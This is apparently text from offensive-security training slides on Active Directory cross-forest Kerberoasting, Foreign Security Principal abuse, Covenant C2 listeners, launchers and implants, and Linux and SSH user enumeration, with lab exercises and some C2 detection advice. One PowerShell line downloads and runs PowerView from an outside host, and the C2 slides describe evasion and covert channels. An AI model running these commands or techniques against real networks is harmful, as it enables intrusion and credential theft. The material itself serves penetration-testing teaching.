
Gets the trust between plum.local forest and other forests.

```
PS C:\Windows\system32> Get-ForestTrust  
  
TopLevelNames           : {partner.local}  
ExcludedTopLevelNames   : {}  
TrustedDomainInformation : {partner.local}  
SourceName               : enterprise.local  
TargetName               : partner.local  
TrustType                : Forest  
TrustDirection           : Bidirectional
```

Kerberos Process across Trusting Domains



Kerberos Process across Trusting Domains



Kerberos Process across Trusting Domains

- User A requests TGT to the DC of the Domain **A**
- DC sends the TGT to User A encrypted with the hash of krbtgt user
- User A then requests TGS to the DC **A** for accessing the service in Domain **B** with its respective SPN
- DC A will provide the User A with an **inter-realm TGT** key which is encrypted with the **inter-realm trust key**



Kerberos Process across Trusting Domains

- User A requests the TGS from DC **B** with the inter-realm TGT key
- User A receives the TGS key from DC B encrypted with the service account's hash
- User A provides the TGS for service which was encrypted with the service account's hash



Kerberoasting across Forests

- It is possible to perform Kerberoasting across Forest/Domain Trusts
- Attacker must need TGS of named service account with SPN
- PowerView, Active Directory Module or even PowerShell can be used to request TGS from named account having SPN



Exercise 4.11



Demo 4.11


Kerberoasting

- Using the credentials gained earlier, Perform Cross Forest Enumeration
- Abuse Cross Forest Trust to perform Kerberoasting and gain local admin on a host in the new forest
- Gain access to 192.168.8.9 and read secret.xml file



Hacking Windows

Foreign Security Principal



FSP – Cross Forest Abuse



- FSP (Foreign Security Principal) represents a security principal in a trusted external forest
- Each FSP object holds the SID of the foreign object which is used by Windows system to resolve its friendly name using the trust relation Golden tickets and SID filtering
- The foreign domain controller's ticket-granting-ticket (TGT) can be extracted on the attacker-controlled server due to various misconfigurations
- Extracted TGT can be reapplied and used to compromise the credential material in the foreign forest

Foreign Security Principal Enumeration



- Foreign Security Group Enumeration
- Find-ForeignGroup (PowerView) – Enumerates and lists the SID of object which has access to object of other forest

```
PS C:\Users\emp1> iex (New-Object Net.Webclient).DownloadString('http://192.168.11.206:8000/PowerView.ps1')
PS C:\Users\emp1> Find-ForeignGroup -Domain partner.local

GroupDomain      : partner.local
GroupName        : Administrators
GroupDistinguishedName : CN=Administrators,CN=Builtin,DC=partner,DC=local
MemberDomain     : partner.local
MemberName       : S-1-5-21-536799846-954646087-829827550-1105
MemberDistinguishedName : CN=S-1-5-21-536799846-954646087-829827550-1105,CN=ForeignSecurityPrincipals,DC=partner,DC=local
```

Exercise 4.12



Demo 4.12

Foreign Security Principal

- Identify a Foreign security principal (FSP) i.e., any resource in the **enterprise.local** having some privilege in other forest **partner.local**
- Perform privilege escalation and gain access to **Prod-DC** in **enterprise.local** forest to dump hashes for discovered FSP



Hacking Windows

C2 Frameworks

C2 Framework



<https://t.me/learningnets>

C2 Frameworks

- Command-and-Control (C&C) system is an essential part of remotely-conducted cyber attacks and is used in post exploitation activities
- After getting initial foothold C2 can be used in exploitation, privilege escalation, pivoting, lateral movement, maintaining access and data exfiltration
- Crucial for Red Team Engagements (Open Source / Paid)
- C2 can also be used for collaboration and sharing access between pentesting teams



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
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Benefits

- High degree of customizability and Built-in polymorphism
- Can be setup in a centralized or decentralized architecture
- Inbuilt features like AV evasion, cross-platform payload generation, and support for third-party tools like Mimikatz, Rubeus etc.
- Multiple channel of communication along with encryption for robustness and stealth such as HTTP, SMB, DNS
- Covert communication mechanisms that mimic regular traffic patterns such as C2 traffic can occur through pages and images on social networking sites



C2 Framework



Reference:

<https://raw.githubusercontent.com/wiki/cobbr/Covenant/images/covenant-gui-dashboard.png>

<https://t.me/learningnets>

Examples of Popular Frameworks

- APfell
- Caldera
- Metasploit
- Cobalt Strike
- Covenant
- Faction
- Koadic
- Merlin
- Poshc2
- Sliver



The C2 Matrix Project

- Goal of this project is to point you to the best C2 framework based on your requirements and target environment.

<https://docs.google.com/spreadsheets/d/1b4mUxa6cDQuTV2BPC6aA-GR4zGZi0ooPYtBe4IgPsSc/edit#gid=0>



<https://t.me/learningnets>

Reference:
<https://www.thec2matrix.com/about>



Communication Structure



- Centralised architectures
 - The classic design for C2 is based on a centralised architecture where one or more servers are exclusively used to coordinate C2 communication
 - While centralised architectures are robust to random failure, they are fragile against strategic attacks
 - Centralised C2 networks are not scalable
- Decentralised architectures
 - Main design Goals are scalability, strong availability and fault tolerance
 - Also known as Peer-to-Peer (P2) architecture
 - Large amounts of redundancy against targeted attacks, consequently in comparison to centralised C2

Some Stealthier Communication Techniques



DNS

- It is also possible to use the DNS system as a communication channel rather than just as a way to set up the channel
- Domain Generation Algorithms (DGA)
 - The function of a DGA is to allow the malware to programmatically generate domains for which it attempts to access a command-and-control server. It is then up to the attacker to ensure they control the domains that will be generated
- NameCoin
 - Namecoin is related to Bitcoin and provides a decentralized method to register and control domain names. Namecoin service use the “.bit” top-level domain
 - Anonymously purchase a domain outside the control of any international body

Some Stealthier Communication Techniques



- Protocol Mimicking/Hiding
 - The idea is to hide certain, noticeable communications of C2 by making them look like they belong to a normal protocol
 - For example, hiding C2 frameworks traffic that uses TOR to look like skype call
 - Two or more protocols can also be merged such as SSH and HTTP to evade detection
- Esoteric C&C Channels
 - Example: One of the proposed channels is to make use of the microphones and speakers found in most laptops in order to transmit data between machines using inaudible frequencies
 - With this technique approximately 20bit/s up to a range of 19.7m can be achieved

Covenant

- ASP.NET Core, cross-platform application that includes a web-based interface that allows for multi-user collaboration
- Mainly for Windows Targets
- No tools for scanning and exploiting a target's external network, however it comes with several Launchers that can be used to generate payloads
- API for automation
- Developed in C#



Covenant: Listeners



- Listeners
 - Mainly two listener profiles are available such as HTTP and TCP bridge
 - Multiple Connect Address: ConnectAddress feature lets Grunts to connect back to Covenant through one or more redirectors for robust C2 infrastructure implementation
 - Listener profiles can be highly customized to evade detection
 - It also provides separate

The screenshot shows the Covenant web interface with the 'HttpProfile' tab selected. The interface includes a sidebar with navigation options: Dashboard, Listeners, Launchers, Grunts, Templates, Tasks, Taskings, Graph, Data, and Users. The main content area is divided into sections for configuring the listener profile:

- Name:** A text input field.
- Type:** A dropdown menu currently showing 'Nothing selected'.
- Description:** A text input field.
- HttpUrls:** A text input field containing '/index.html?id={GUID}', with an '+ Add' button below it.
- MessageTransform:** A code editor showing a C# class `MessageTransform` with two methods: `Transform` and `Invert`.

```
1 public static class MessageTransform
2 {
3     public static string Transform(byte[] bytes)
4     {
5         return System.Convert.ToBase64String(bytes);
6     }
7     public static byte[] Invert(string str)
8     {
9         return System.Convert.FromBase64String(str);
10    }
11 }
```
- HttpRequestHeaders:** A text input field containing 'User-Agent', with an '+ Add' button below it.

Covenant: Launchers




- Launchers
 - Payload that executes an initial stager on the target host to establish a Grunt connection
 - Multiple options for launchers are available and are easily customizable using Code UI
 - Covenant also provides hosting functionality for the delivery of the payloads
 - Able to run stageless payload delivery mechanism

Name	Description
InstallUtil	Uses installutil.exe to start a Grunt via Uninstall method.
MSBuild	Uses msbuild.exe to launch a Grunt using an in-line task.
PowerShell	Uses powershell.exe to launch a Grunt using [System.Reflection.Assembly]
ShellCode	Converts a Grunt to ShellCode using Donut.
Binary	Uses a generated .NET Framework binary to launch a Grunt.
Wmic	Uses wmic.exe to launch a Grunt using a COM activated Delegate and Windows Server 2016.
Regsvr32	Uses regsvr32.exe to launch a Grunt using a COM activated Delegate and Windows Server 2016.
Mshhta	Uses mshhta.exe to launch a Grunt using a COM activated Delegate and Windows Server 2016.
Cscript	Uses cscript.exe to launch a Grunt using a COM activated Delegate and Windows Server 2016.

Covenant: Grunts

- Grunts
 - Grunts are Covenants version of an “agent” or “beacon”
 - Grunt processes that run on compromised hosts are written in C# and their code can be customized or rewritten from scratch
 - Run in memory on compromised systems and communicate back to our C2 server



Implant Template



COVENANT

Welcome, admin! Log out

Dashboard

Listeners

Launchers

Grunts

Templates

Tasks

Taskings

Graph

Data

Users

Implant Template: GruntHTTP

Name	Description		
GruntHTTP	A Windows implant written in C# that communicates over HTTP.		
Language	CommType	ImplantDirection	
CSharp	HTTP	Pull	
CompatibleListenerTypes	CompatibleDotNetVersions		
HTTP	Net35, Net40		
StagerCode			
<pre>1 using System; 2 using System.Net; 3 using System.Linq; 4 using System.Text; 5 using System.Text.RegularExpressions; 6 using System.IO.Pipes; 7 using System.Reflection; 8 using System.Collections.Generic; 9 using System.Security.Cryptography; 10 11 namespace GruntStager 12 {</pre>			

<https://t.me/learningnets>

Covenant: **Tasks**

- Covenant's prebuilt capabilities such as lateral movement via WMI and Powershell or running Mimikatz
- Grunt tasks can be found in the main Tasks list
- These too can be customized, and new ones can be coded
- Types include: Tasks for Situational awareness, initial access, lateral movement, credential dumping etc.




Covenant: **Data**

- This feature acts as a data store to keep information like credentials, downloads, screenshots that were extracted using Grunts



API for Automation

- Driven by a server-side API for multi-user collaboration
- Easily expandable
- Includes a Swagger UI for easier development and debugging
- Accessible at <http://<covenant-host>:7443/swagger>



Exercise 4.13



Demo 4.13

C2

- Create a listener with custom HTTP profile on Covenant
- Perform Cross forest Kerberoasting for a SPN to gain access to staff-access.partner.local machine using Covenant

https://youtube.com/playlist?list=PLzVPGKI_CdO-mxck1RHlQFKDNaqXPjQTz



Case Study

Research Papers

- Stegobot: A covert social network botnet
<http://personal.strath.ac.uk/shishir.nagaraja/papers/stegobot.pdf>
- SkypeMorph: Protocol Obfuscation for Tor Bridges
<https://www.cs.umd.edu/class/spring2021/cmsc614/papers/skypemorph.pdf>
- StegoTorus is a camouflage proxy for the Tor anonymity system.
<https://sri-csl.github.io/stegotorus/>

C2 Detection and Disruption



- Look for known-bad network activity
 - Monitor DNS traffic to identify internal devices that attempt to contact domains that are known to be involved in C2 activity
 - Monitor IP traffic to identify internal devices that attempt to connect to end points that are known to be involved in C2 activity
 - Look for traffic that matches known C2 traffic signatures
- Detect anomalous network activity
 - Analyze network traffic to identify activity that deviates from the expected, normal traffic of the monitored network
 - Establish traffic baselines to determine the “normal” profile of the network
 - Evaluate current network activity against the established baselines to identify deviations that may be indicative of C2 activity

C2 Detection and Disruption

- Block/Disrupt C2 Activity
 - Review the network for unwanted communication mechanisms that can be used for C2 activities such as P2P overlays, Social network, Anonymisation networks
 - Set up rate-limit policies to slow down traffic meant for untrusted endpoints
 - Segment the network to separate systems with different trusts and risk profile



Network status: After Windows Multi Forest Exploitation

SHARED Subnet (192.168.3.0/24)



192.168.3.208
DVCS / CI-CD



192.168.3.100
Oracle DB



192.168.3.210



192.168.3.215
Host: DC01



fe80::250:56ff:fe9f:a84
SNMPv3



192.168.3.211



192.168.3.180
SSL & Bash



192.168.3.150
WebSphere

DEDICATED Subnet (192.168.X.0/24)



192.168.X.17
Host: WKSX



192.168.X.18
Multi Forest



192.168.X.209



192.168.X.206

PRIVATE Subnet (10.0.2.0/24)



10.0.2.220
Host: certsrv




Hacking *nix

- ☒ Linux Enumeration and Exploitation
- ☒ Linux Privilege Escalation

The Basics

- Everything is a file
- The root user (id=0) has access to all files
- Home Folder (~) locations are identified at paths such as /home/<username> and /root for root user
- **Configuration files**
 - /etc: system wide configuration (except creds generally readable)
 - /home/<username>/: user specific configuration (reachable by user and root)
- **Passwords**
 - /etc/passwd: contains user details
 - /etc/shadow: contains salted password hashes





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Hacking *nix

Linux Enumeration and Exploitation

Ancient: Finger

- Listens on TCP port 79
- The Finger program provides status reports on a particular computer system or a particular person
- The program **can** supply information such as whether a user is currently logged-on, e-mail address, full name etc.
- As well as standard user information, finger displays the contents of the .project and .plan files in the user's home directory
 - This could, at times, reveal “juicy” information



Modern: SSH Based Username Enumeration



- Different response to valid and invalid user can be used to enumerate
- Affects : OpenSSH 2.3 < 7.4
- Client sends malformed packet
 - Invalid Username : SSH2_MSG_USERAUTH_FAILURE
 - Valid Username: Connection terminated
- Connection over Secure channel hence need dedicated ssh client to play with this.
- Metasploit-framework
 - modules/auxiliary/scanner/ssh/ssh_enumusers

Reference:

<http://www.openwall.com/lists/oss-security/2018/08/15/5>

Exercise 5.1



Demo 5.1

Port scanning, Enumeration & SSH

- What services are listening on host 192.168.X.209?
- Identify users present on the system using the finger service
- Identify users present on the system using SSH enumeration

SSH

- Remote administration service
- Provides 'secure' equivalent of Telnet and offers data encryption
- Common types of SSH authentication mechanisms:
 - Password based authentication is the most widely deployed and targeted in hacking world!
 - Key/hosts based, GSSAPI, Others.
- SSH versions:
 - v1 (deprecated now - inherent weaknesses such as insecure integrity checksums, MiTM attack susceptibility)
 - v2 (the latest version in use. If the server strings show v1.99, this means both versions are supported)

